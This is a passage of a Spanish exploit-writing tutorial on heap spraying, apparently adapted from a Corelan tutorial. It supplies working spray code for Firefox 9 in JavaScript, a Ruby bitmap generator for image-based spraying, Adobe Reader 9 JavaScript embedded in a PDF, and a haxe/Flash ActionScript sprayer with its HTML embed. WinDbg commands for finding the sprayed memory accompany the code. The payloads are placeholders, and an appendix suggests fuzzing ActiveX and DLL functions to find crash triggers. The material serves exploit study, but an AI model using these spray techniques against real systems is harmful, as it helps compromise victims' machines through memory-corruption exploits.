Buscamos la shellcode con el comando **d** (dump).



Vemos que esta relleno de caracteres que actuarán de nops para llegar a la shellcode y las 4 As.


FIREFOX 9.0.1

Lo mismo, cogemos el siguiente código (windows/xp sp3):


```
<html>
<script language='javascript'>
function randomblock(blocksize)
{
        var theblock = "";
        for (var i = 0; i < blocksize; i++)
        {
```

```
                theblock += Math.floor(Math.random()*13)+47;
        }
        return theblock.toString();
}

function tounescape(block)
{
        var blocklen = block.length;
        var unescapestr = "";
        for (var i = 0; i < blocklen-1; i=i+4)
        {
                unescapestr += "%u" + block.substring(i,i+4);
        }
        return unescapestr;
}
// AAAAs
var code = unescape("%u4141%u4141");

for (var i=0; i < 500; i++) {

        // creamos un bloque
        var randomstring = "";
        for(var j=0; j < 4; j++){
                randomstring += randomblock(0x100);
        }
        var padding = unescape(tounescape(randomstring));
        while (padding.length < 0x800) padding += padding;

        // le añadimos la shellcode al bloque
        var shellcode =  padding.substring(0, 0x800 - code.length) +
code;

        // creamos un bloque grande con el mismo bloque repetido
        while (shellcode.length < 0x20000) shellcode += shellcode;

        // dejamos sitio a la cabecera
        var block = shellcode.substring(0, (0x40000 - 6)/2);

        // spray
        varname = "var" + randomstring;
        thisvarname = "var " + varname + "= '" + block +"';";
        eval(thisvarname);
}
</script>
</html>
```

Buscamos la shellcode con **s -a 0x00000000 L?0x7fffffff "AAAA"** y después deducimos..



Vemos las direcciones predecibles…



HEAP SPRAYING CON IMÁGENES

Esta técnica también se puede realizar con imágenes, publicada por Greg MacManus y Michael Sutton en el 2006 fue retomada por Moshe Ben Abu en el 2010 en la presentación de OSWAP. Vamos a backtrack con el siguiente código:

```
# written by Moshe Ben Abu (Trancer) of www.rec-sec.com

bmp_width                       = ARGV[0].to_i
bmp_height                      = ARGV[1].to_i
bmp_files_togen         = ARGV[2].to_i

if (ARGV[0] == nil)
        bmp_width               = 1024
end

if (ARGV[1] == nil)
        bmp_height              = 768
end

if (ARGV[2] == nil)
        bmp_files_togen = 128
end

# size of bitmap file calculation
bmp_header_size         = 54
bmp_raw_offset          = 40
bits_per_pixel          = 24
bmp_row_size            = 4 * ((bits_per_pixel.to_f * bmp_width.to_f) / 
32)
bmp_file_size           = 54 + (4 * ( bits_per_pixel ** 2 ) ) + ( 
bmp_row_size * bmp_height )

bmp_file                        = "\x00" * bmp_file_size
bmp_header                      = "\x00" * bmp_header_size
```

```
bmp_raw_size             = bmp_file_size - bmp_header_size

# generate bitmap file header
bmp_header[0,2]          = "\x42\x4D"                         #
"BM"
bmp_header[2,4]          = [bmp_file_size].pack('V')          # size of
bitmap file
bmp_header[10,4]         = [bmp_header_size].pack('V')  # size of bitmap
header (54 bytes)
bmp_header[14,4]         = [bmp_raw_offset].pack('V')   # number of bytes
in the bitmap header from here
bmp_header[18,4]         = [bmp_width].pack('V')              #
width of the bitmap (pixels)
bmp_header[22,4]         = [bmp_height].pack('V')             # height of
the bitmap (pixels)
bmp_header[26,2]         = "\x01\x00"                         #
number of color planes (1 plane)
bmp_header[28,2]         = "\x18\x00"                         #
number of bits (24 bits)
bmp_header[34,4]         = [bmp_raw_size].pack('V')           # size of
raw bitmap data

bmp_file[0,bmp_header.length] = bmp_header

bmp_file[bmp_header.length,bmp_raw_size] = "\x0C" * bmp_raw_size

for i in 1..bmp_files_togen do
        bmp = File.new(i.to_s+".bmp","wb")
        bmp.write(bmp_file)
        bmp.close
end
```


y creamos la imagen.

```
root@bt: ~/Desktop
File Edit View Terminal Help
root@bt:~/Desktop# ruby bmp.rb 1024 768 1
root@bt:~/Desktop# ls -la
total 51548
drwxr-xr-x  2 root root     4096 2012-01-10 21:59 .
drwx------ 27 root root     4096 2012-01-10 22:00 ..
-rw-r--r--  1 root root  2361654 2012-01-10 22:00 1.bmp
-rw-r--r--  1 root root     1541 2012-01-10 21:59 bmp.rb
```

Creamos un .html con el código:

```
<html>
<body>
<img src='1.bmp'>
</body>
</html>
```

Lo abrimos con ie7 en windows/xp sp3 y buscamos la cadena: **s -b 0x00000000 L?0x7fffffff 00 00 00 00 0c 0c 0c 0c**




Claro que para que un buen heap spraying harían falta añadir más imágenes, pero la idea era que se supiera.

HEAP SPRAYING EN ADOBE READER


Con los pdf también es posible aplicar esta técnica ☺ y en este ámbito adobe reader es conocido por su poca preocupación en las vulnerabilidades de sus aplicaciones, para aplicarla solo hace falta añadir un código javascript al archivo, nos bajamos make-pdf tools escrito en python de Didier Steven de aquí http://blog.didierstevens.com/programs/pdf-tools/ y con el siguiente código que os muestro lo guardamos como adobe_spray.txt

```
shellcode = unescape('%u4141%u4141');
nops = unescape('%u9090%u9090');
headersize = 20;

// create one block with nops
slackspace = headersize + shellcode.length;
while(nops.length < slackspace) nops += nops;
fillblock= nops.substring(0, slackspace);

// enlarge block with nops, size 0x50000
block= nops.substring(0, nops.length - slackspace);
while(block.length+slackspace < 0x50000) block= block+ block+ fillblock;

// spray 200 times : nops + shellcode
memory=new Array();
for( counter=0; counter<250; counter++) memory[counter]= block +
shellcode;
```

De seguido creamos el pdf con el código añadido, desde la misma carpeta donde se encuentren los archivos: **python make-pdf-javascript.py -f adobe_spray.txt test.pdf** (doy por hecho que está python instalado) se creará test.pdf que lo abrimos con la versión 9.x }:-)



Dump a 0x0a0a0a0a (windows 7).



ADOBE FLASH ACTION SCRIPT

ActionScript es el lenguaje usado para adobe flash, también es posible utilizar la técnica en la aplicación y es más, todo programa que acepte un objeto flash puede ser víctima de heap spraying, ya sea de MS Office, etc.. no se os ponen los dientes largos? Jeje.

Vamos a bajarnos haxe para compilar el objeto flash de aquí http://haxe.org/download . Guardamos el siguiente código como MySpray.hx

```
class MySpray
{
 static var Memory = new Array();
 static var chunk_size:UInt = 0x100000;
 static var chunk_num;
 static var nop:Int;
 static var tag;
 static var shellcode;
 static var t;

 static function main()
 {
  tag = flash.Lib.current.loaderInfo.parameters.tag;
  nop = Std.parseInt(flash.Lib.current.loaderInfo.parameters.nop);
  shellcode = flash.Lib.current.loaderInfo.parameters.shellcode;
  chunk_num = Std.parseInt(flash.Lib.current.loaderInfo.parameters.N);
  t = new haxe.Timer(7);
  t.run = doSpray;
 }

 static function doSpray()
 {
  var chunk = new flash.utils.ByteArray();
  chunk.writeMultiByte(tag, 'us-ascii');
  while(chunk.length < chunk_size)
   {
      chunk.writeByte(nop);
   }
   chunk.writeMultiByte(shellcode,'utf-7');

   for(i in 0...chunk_num)
   {
     Memory.push(chunk);
   }

   chunk_num--;
   if(chunk_num == 0)
   {
     t.stop();
   }
 }
}
```

Este script recibe 4 argumentos:

- tag: la etiqueta para poner al frente del trineo nop (para que podamos encontrar con mayor facilidad)
- nop: el byte de usar como nop (valor decimal)
- shellcode: la shellcode
- N: el número de veces para pulverizar


Lo compilamos desde la carpeta de instalación:

C:\Program Files\Motion-Twin\haxe\haxe.exe -main MySpray -swf9 MySpray.swf


Invocamos el objeto desde un html (MySpray.html):

```
<html>
<body>

<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash
.cab#version=6,0,0,0"
WIDTH="320" HEIGHT="240" id="MySpray" ALIGN="">
<PARAM NAME=movie VALUE="MySpray.swf">
<PARAM NAME=quality VALUE=high>
<PARAM NAME=bgcolor VALUE=#333399>
<PARAM NAME=FlashVars
VALUE="N=600&nop=144&tag=CORELAN&shellcode=AAAABBBBCCCCDDDD">
<EMBED src="MySpray.swf" quality=high bgcolor=#333399 WIDTH="320"
HEIGHT="240" NAME="MySpray"
FlashVars="N=600&nop=144&tag=CORELAN&shellcode=AAAABBBBCCCCDDDD"
ALIGN="" TYPE="application/x-shockwave-flash"
PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer">
</EMBED>
</OBJECT>

</body>
</html>
```

Observa que el carácter nop es 144 (0x90 en decimal). Cargamos el archivo con ie7 (windows/xp sp3).



En windbg: **s -a 0x00000000 L?0x7fffffff "CORELAN"**



Seguro que le sacáis provecho ;).

APENDICE

Esta técnica se aprovecha explotando alguna vulnerabilidad de las aplicaciones, ¿Cómo buscarlas? Bueno pues las aplicaciones hacen uso de sus propios procedimientos, en .ocx, .dll, etc.. Cuando instalas un programa en su carpeta puede venir una guía documentada con las funciones que utiliza, ahí puedes empezar a testearlo usándolas con mala intención en el script para ver si se cierra la aplicación repentinamente y ya tenemos un trigger.

DESPEDIDA

Aquí termina todo, nos vemos en el siguiente, hasta la próxima ☺.

Tutorial basado de la página de corelanc0d3r:

https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/

soez